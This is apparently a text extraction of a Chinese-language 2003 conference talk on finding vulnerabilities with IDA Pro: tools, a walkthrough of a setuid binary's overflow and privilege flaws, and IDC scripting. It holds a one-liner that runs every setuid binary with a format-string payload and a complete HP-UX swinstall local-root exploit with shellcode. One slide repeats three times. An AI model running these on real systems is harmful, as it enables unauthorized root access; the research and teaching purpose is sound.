



X'CON 2003


利用IDA Pro发掘和分析安全漏洞

作者: watercloud

日期: 2003 / 12 / 25

- 软件安全漏洞发掘模型
- 软件安全漏洞发掘方法
- IDA Pro使用基础与IDC脚本简介
- IDC在安全漏洞发掘中的应用

安全漏洞发掘模型和方法



理论基础：软件测试方法


安全漏洞发掘模型和方法




安全漏洞存在于软件的非孤立性中。

数据处理中的逻辑错误。

来源数据的过分依赖。



安全漏洞发掘模型和方法



安全漏洞发掘模型和方法



一些自动化工具:

白盒测试

<http://www.securesw.com/rats>

<http://www.dwheeler.com/flawfinder/>

黑盒测试

<http://www.immunitysec.com/spike.html>

自己手写一个:

```
$export CC=`perl -e 'print "%9000s%n%n%n"x800`'  
$find / -perm -u+s -exec sh -c {} $CC \;
```

安全漏洞发掘模型和方法



静态分析

自动化工具: <http://sourceforge.net/projects/bugscam>

动态分析

自动化工具: <http://www.bugscaninc.com/product.html>

安全漏洞发掘模型和方法



常用辅助工具:

静态考查: file、nm、strings、objdump、man

反汇编 : IDA Pro、objdump、w32dsm、gdb


动态跟踪: strace、ltrace、IDA Pro、ollydbg

动态调试: gdb、insight、softice、ollydbg、windbg

安全漏洞发掘模型和方法



安全参考技术2: Crack



安全漏洞发掘模型和方法



IDA Pro的优势:

多芯片、多文件格式的支持。

准确的库确定。

函数参数的标注。

可以看到无符号文件的库调用。

可分析软件的隐藏功能。

可分析无任何文档的程序。

```
start      public start
           proc near
           push    18h                ; sub_40119D
           push    offset unk_4060D8 ; int
           call    sub_4028BC
           mov     edi, 94h
           mov     eax, edi
           call    __alloca_probe
           mov     [ebp-18h], esp
           mov     esi, esp
           mov     [esi], edi
           push   esi                ; lpVersionInformation
           call    ds:GetVersionExA ; Get extended information
           ; version of the operating s
```

漏洞发掘方法示例

<http://www.xfocus.net> <技术挑战一>

传统漏洞发掘方法

1. 外部观察，了解文件类型、行为和外部接口。

```
[cloud@rsas zzz]$ file zzz
```

```
zzz: setuid ELF 32-bit LSB executable, Intel 80386, version 1  
(SYSV), for GNU/Linux 2.2.5, dynamically linked (uses shared  
libs), stripped
```

```
cloud@rsas zzz]$ ./zzz
```

```
usage : ./zzz string
```

```
[cloud@rsas zzz]$ ./zzz aa
```

```
fzzz(aa) = 7d9dd0c79619cbcab8f5095f61da05f
```

漏洞发掘方法示例

2. 静态分析，看看程序用了那些外部函数：

```
[cloud@rsas zzz]$ objdump -R zzz
0804aa14 R_386_JUMP_SLOT  strcat
0804aa18 R_386_JUMP_SLOT  fileno
0804aa1c R_386_JUMP_SLOT  fprintf
0804aa20 R_386_JUMP_SLOT  getenv
0804aa24 R_386_JUMP_SLOT  system
0804aa28 R_386_JUMP_SLOT  setresuid
0804aa2c R_386_JUMP_SLOT  fchmod
0804aa38 R_386_JUMP_SLOT  strcat
0804aa3c R_386_JUMP_SLOT  printf
0804aa40 R_386_JUMP_SLOT  getuid
0804aa44 R_386_JUMP_SLOT  setreuid
0804aa48 R_386_JUMP_SLOT  getpwnam
0804aa4c R_386_JUMP_SLOT  exit
0804aa50 R_386_JUMP_SLOT  memset
0804aa54 R_386_JUMP_SLOT  strncpy
0804aa58 R_386_JUMP_SLOT  fopen
0804aa5c R_386_JUMP_SLOT  sprintf
0804aa60 R_386_JUMP_SLOT  geteuid
0804aa64 R_386_JUMP_SLOT  strcpy
....
```

可以看到有了我们感兴趣的：

溢出： `strcpy`、`sprintf`、`strcat`、(`strcpy`、`strncat`也可能导致溢出)

格式串： `printf`、`sprintf`

执行外部命令： `system` + `setreuid/setresuid` 有可能高权限执行我们的命令。

外部接口： `getenv`、`fopen`、`fprintf`。

条件竞争： `fchmod`

疑虑问题： `setresuid/setreuid`到底把权限去掉了还是设高了还是设低了？联系的是同时出现了 `getuid`、`geteuid`。

漏洞发掘方法示例



3. 静态考查更多的外部接口

有getenv, 那么到底getenv了哪些内容, fopen又打开了哪个个文件?

```
[cloud@rsas zzz]$ strings zzz  
/lib/ld-linux.so.2
```

```
.....  
usage : ./zzz string  
fzzz(  
) =  
%02x  
fzzz=  
ERR: string too long.  
LOGNAME  
LOGFILE  
logfile = %s  
LOGPATH  
ok : root user!  
ps -ef |sed 's/r.*t//g' |awk '{print $1}'
```

我们看到了感兴趣的:

```
LOGNAME  
LOGFILE  
LOGPATH  
ok : root user!  
ps -ef |sed 's/r.*t//g' |awk '{print $1}'
```

漏洞发掘方法示例

4. 用ida反汇编，静态考查我们以上发现的兴趣点：

```
.text:0804940E      push  offset aLogname ; "LOGNAME"
.text:08049413      call  _getenv
.text:08049418      add   esp, 4
.text:0804941B      mov   dword_804A924, eax
.text:08049420      push  offset aLogfile ; "LOGFILE"
.text:08049425      call  _getenv
.text:0804942A      add   esp, 4

.text:0804973E      add   esp, 8
.text:08049741      push  offset aLogname ; "LOGNAME"
.text:08049746      call  _getenv
.text:0804974B      add   esp, 4
.text:0804974E      mov   [ebp-10h], eax
.text:08049751      push  offset aPsEfSedSR_TGAw ; "ps -ef |sed 's/r.*t//g' |awk '{print $1}..."
.text:08049756      call  _system
.text:0804975B      add   esp, 4
```

深入看看我们可以发现调用system的函数在整个程序中没有被调用过

简单看了一下main函数开始部分没有见到取消程序特权的调用

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点:

(1). 是否有溢出、格式串等问题。

考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24'`  
fzzz(AAAAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??  
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。

(2). 动态和静态结合分析文件操作

LOGFILE环境变量可以用特权身份追加文件内容:

```
[cloud@rsas zzz]$ export LOGFILE=kk  
[cloud@rsas zzz]$ ./zzz dd  
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7  
[cloud@rsas zzz]$ ls -l kkcloud  
-rwxr-xr-x 1 root  aurora      56 Nov 10 11:24 kkcloud  
[cloud@rsas zzz]$ cat kkcloud  
logfile = kkcloud  
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点:

(1). 是否有溢出、格式串等问题。

考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24'`  
fzzz(AAAAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??  
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。

(2). 动态和静态结合分析文件操作

LOGFILE环境变量可以用特权身份追加文件内容:

```
[cloud@rsas zzz]$ export LOGFILE=kk  
[cloud@rsas zzz]$ ./zzz dd  
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7  
[cloud@rsas zzz]$ ls -l kkcloud  
-rwxr-xr-x 1 root  aurora      56 Nov 10 11:24 kkcloud  
[cloud@rsas zzz]$ cat kkcloud  
logfile = kkcloud  
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

漏洞发掘方法示例

5. 在以上静态分析基础上动态考查我们发现的兴趣点:

(1). 是否有溢出、格式串等问题。

考查依据是处理外部输入错误时将会"Segmentation fault"之类的信息。

```
[cloud@rsas zzz]$ ./zzz `perl -e 'print "A"x24`  
fzzz(AAAAAAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73?卡[?磕??  
Segmentation fault
```

再用lstrace追踪一下可以很快明确这是单字节溢出。

(2). 动态和静态结合分析文件操作

LOGFILE环境变量可以用特权身份追加文件内容:

```
[cloud@rsas zzz]$ export LOGFILE=kk  
[cloud@rsas zzz]$ ./zzz dd  
fzzz(dd) = 5f3f6275e5a875a3de8cd6155fce81b7  
[cloud@rsas zzz]$ ls -l kkcloud  
-rwxr-xr-x 1 root  aurora    56 Nov 10 11:24 kkcloud  
[cloud@rsas zzz]$ cat kkcloud  
logfile = kkcloud  
fzzz=5f3f6275e5a875a3de8cd6155fce81b7
```

(3). 比较难的部分是分析文件运行中权限是如何变化的

通过仔细阅读ida反汇编结果, 最后我们可以发现LOGNAME=root可调整程序特权。

(4). 直觉告诉我们如果能了解程序hash值算法能更有效指导我们写利用程序。仔细阅读反汇编程序可以得知这是一个md5算法。

漏洞发掘方法示例



6. 小结

对一个未明2进制文件表面上看起来我们对它似乎只能进行黑盒测试，但通过我们对文件从不同角度进行观察，找出可能点，然后再进行有针对性的黑盒测试加阅读关键点的反汇编代码我们就能完成对文件的比较全面考查。

黑 灰 动 静

漏洞发掘方法示例

不使用**IDA Pro**前漏洞发掘困难:

1. 考察功能不够完备。
2. 复杂漏洞和隐藏功能相关漏洞无法触发。
3. Unix平台反汇编复杂，效率低下。
4. 考察Unix平台调用接口复杂，效率低下。


传统发掘方法成绩



| Solaris7/8 | HP-UX11 | Aix4.3/5.1 |
|------------|---------|------------|
| 16 | 18 | 31 |

IDA Pro使用基础

演示



The screenshot displays the IDA Pro interface with the following components:

- IDA View-A:** Shows assembly code for a function starting at address 00409790. The code includes several `push` instructions for offsets, registers `ecx` and `esi`, and a `call` instruction to `__libc_start_main`. It also shows `hit`, `nop`, and `endp` instructions.
- Name window:** Lists symbols such as `_init_proc`, `_strncat`, `_fileno`, `_fprintf`, `_getenv`, and `_system`.
- Strings window:** Displays a list of strings found in the binary, including `rodats...` entries with addresses and lengths.
- Bottom status bar:** Shows the current address `004096E0` and the function `sub_004096E0`.



X'CON 2003

IDC简介

IDA Pro IDC 函数参考手册

显示 后退 前进 主页 Web2HTML

| | | | | | | |
|----------------------------------|----------------------------------|----------------------------------|---------------------------------|----------------------------------|----------------------------------|----------------------------------|
| DelSourceFile | DelStruc | DelStrucMember | DeleteAll | DeleteArray | Demangle | Dfirst |
| DfirstB | Dnext | DnextB | Dword | Exec | Exit | ExtLinA |
| ExtLinB | Fatal | FindBinary | FindCode | FindData | FindExplored | FindFuncEnd |
| FindImmediate | FindProc | FindSelector | FindText | FindUnexplored | FindVoid | FirstSeg |
| GenerateFile | GetArrayElement | GetArrayId | GetBmaskCmt | GetBmaskName | GetCharPrm | GetConst |
| GetConstBmask | GetConstByName | GetConstCmt | GetConstEnum | GetConstName | GetConstValue | GetEntryOrdinal |
| GetEntryPoint | GetEntryPointQty | GetEnum | GetEnumCmt | GetEnumFlag | GetEnumIdx | GetEnumName |
| GetEnumQty | GetEnumSize | GetFirstBmask | GetFirstConst | GetFirstHashKey | GetFirstIndex | GetFirstMember |
| GetFirstStrucIdx | GetFixupTgtDispl | GetFixupTgtOff | GetFixupTgtSel | GetFixupTgtType | GetFlags | GetFrame |
| GetFrameArgsSize | GetFrameLvarSize | GetFrameRegsSize | GetFrameSize | GetFuncOffset | GetFunctionCmt | GetFunctionFlags |
| GetFunctionName | GetHashLong | GetHashString | GetIdaDirectory | GetInputFile | GetLastBmask | GetLastConst |
| GetLastHashKey | GetLastIndex | GetLastMember | GetLastStrucIdx | GetLineNumber | GetLongPrm | GetManualInsn |
| GetMarkComment | GetMarkedPos | GetMemberComment | GetMemberFlag | GetMemberName | GetMemberOffset | GetMemberQty |
| GetMemberSize | GetMemberStrId | GetMnem | GetNextBmask | GetNextConst | GetNextFixupEA | GetNextHashKey |
| GetNextIndex | GetNextStrucIdx | GetOpType | GetOperandValue | GetOpnd | GetPrevBmask | GetPrevConst |
| GetPrevFixupEA | GetPrevHashKey | GetPrevIndex | GetPrevStrucIdx | GetReg | GetSegmentAttr | GetShortPrm |
| GetSourceFile | GetSpDiff | GetSpd | GetStrucComment | GetStrucId | GetStrucIdByName | GetStrucIdx |
| GetStrucName | GetStrucNextOff | GetStrucPrevOff | GetStrucQty | GetStrucSize | GetTrueName | GetnEnum |
| HighVoids | Indent | IsBitfield | IsUnion | ItemEnd | ItemSize | Jump |
| LineA | LineB | LocByName | LowVoids | MK_FP | MakeAlign | MakeArray |
| MakeByte | MakeCode | MakeComm | MakeDouble | MakeDword | MakeFloat | MakeFrame |
| MakeFunction | MakeLocal | MakeName | MakePackReal | MakeQword | MakeRptCmt | MakeStr |
| MakeStruct | MakeTbyte | MakeUnkn | MakeVar | MakeWord | MarkPosition | MaxEA |
| Message | MinEA | Name | NextAddr | NextFunction | NextHead | NextNotTail |
| NextSeg | OpAlt | OpBinary | OpChr | OpDecimal | OpEnum | OpHex |
| OpHigh | OpNot | OpNumber | OpOctal | OpOff | OpOffEx | OpSeg |
| OpSign | OpStkvar | OpStroff | PatchByte | PatchDword | PatchWord | PrevAddr |
| PrevFunction | PrevHead | PrevNotTail | RenameArray | RenameEntryPoint | Rfirst | Rfirst0 |
| RfirstB | RfirstB0 | Rnext | Rnext0 | RnextB | RnextB0 | RptCmt |
| ScreenEA | SegAddrng | SegAlign | SegBounds | SegByBase | SegByName | SegClass |
| SegCmt | SegCmt | SegCmt | SegDelete | SegEa | SegName | SegPrm |

演示

利用IDC脚本发掘漏洞

HP-UX B11.11 swinstall :

```

$CODE$:0001FDC4 loc_1FDC4:                                     # CODE XREF: sub_1FC18+174↑j
↳ $CODE$:0001FDC4      call      getenv
  $CODE$:0001FDC8      ldo      0x774(%r1), %r26 # aLang # "LANG"
  $CODE$:0001FDCC      stw     %r28, -0x8C0+var_854(%sr0,%sp)
  $CODE$:0001FDD0      ldw     -0x8C0+var_854(%sr0,%sp), %r21
  $CODE$:0001FDD4      cmpib, =,n      0, %r21, loc_1FDE8
  $CODE$:0001FDD8      ldw     -0x8C0+var_854(%sr0,%sp), %r22
  $CODE$:0001FDDC      ldb     0(%sr0,%r22), %r1
  $CODE$:0001FDE0      extrw  %r1, 31, 8, %r31
  $CODE$:0001FDE4      cmpib, <>,n     0, %r31, loc_1FDF4
  $CODE$:0001FDE8      # CODE XREF: sub_1FC18+1BC↑j
  ↳ $CODE$:0001FDE8      loc_1FDE8:      addil   -0x72800, %dp, %r1
  $CODE$:0001FDEC      ldo     0x77C(%r1), %r19 # aC # "C"
  $CODE$:0001FDF0      stw     %r19, -0x8C0+var_854(%sr0,%sp)
  $CODE$:0001FDF4      # CODE XREF: sub_1FC18+1CC↑j
  ↳ $CODE$:0001FDF4      loc_1FDF4:      addil   -0x72800, %dp, %r1
  $CODE$:0001FDF8      ldo     -0x8C0+var_50(%sp), %r26
  $CODE$:0001FDFC      ldo     0x780(%r1), %r25 # aSS # "%s=%s"
  $CODE$:0001FE00      ldo     0x788(%r1), %r24 # aControl_lang # "
  $CODE$:0001FE04      ldw     -0x8C0+var_854(%sr0,%sp), %r23
  $CODE$:0001FE08      call   sprintf
  $CODE$:0001FE0C      nop
  $CODE$:0001FE10      ldo     -0x8C0+var_24(%sp), %r26

Executing function 'main'...
---0x1faac : getenv -- strcpy
---0x1fdc4 : getenv -- sprintf

```

利用IDC脚本发掘漏洞

```
/*
Program : ex_sw.c
Use : HPUX 11.11/11.0 exploit swxxx to get local root shell.
Complie : cc ex_sw.c -o ex_sw ;./ex_sw ( not use gcc for some system)
Usage : ./ex_sw [ off ]
Tested : HPUX B11.11 & HPUX B11.0
Author : watercloud
Date : 2002-12-11
Note : Use as your own risk !!使用风险自己承担!
```

```
*/
#include<stdio.h>
#define T_LEN 2124
#define BUFF_LEN 1688
#define NOP 0x0b390280
char shellcode[]=
"\x0b\x5a\x02\x9a\x34\x16\x03\xe8\x20\x20\x08\x01\xe4\x20\xe0\x08"
"\x96\xd6\x04\x16\xeb\x5f\x1f\xfd\x0b\x39\x02\x99\xb7\x5a\x40\x22"
"\x0f\x40\x12\x0e\x20\x20\x08\x01\xe4\x20\xe0\x08\xb4\x16\x70\x16"
"/bin/shA";
```

```
long addr;
char buffer_env[2496];
char buffer[T_LEN];
```

```
void main(argc,argv)
int argc;
```

```
char ** argv;
{
int addr_off = 8208 ;
long addr_e = 0;
int n=BUFF_LEN/4,i=0;
long * ap = (long *) &buffer[BUFF_LEN];
char * sp = &buffer[BUFF_LEN-strlen(shellcode)];
long * np = (long *) buffer;
if(argc >0)
addr_off += atoi(argv[1]);
addr = ( (long) &addr_off +addr_off) /4 * 4 +4;
for(i=0;i<n;np[i++]=NOP);
memcpy(sp,shellcode,strlen(shellcode));
for(i=0;i<(T_LEN-BUFF_LEN)/4;ap[i++]=addr);
buffer[T_LEN -2 ] += 1; buffer[T_LEN - 1 ] = '\0';
sprintf(buffer_env,"LANG=AAA%s",buffer);
putenv(buffer_env);
execl("/usr/sbin/swinstall","swinstall","/tmp/null",NULL);
/* if false ,test swverify. */
execl("/usr/sbin/swverify","swverify",NULL);
}
```

swinstall利用程序



利用IDC脚本发掘漏洞

讲述HalvarFlake的思想

引用HalvarFlake.ppt, 该ppt即为bugscam的思想之源。

讲解第3方文档。

利用IDC脚本发掘漏洞

HalvarFlake思想的更深入一步:

虚拟指令执行, 向上递归分析非安全调用的数据源和目标。

上层函数调用参数

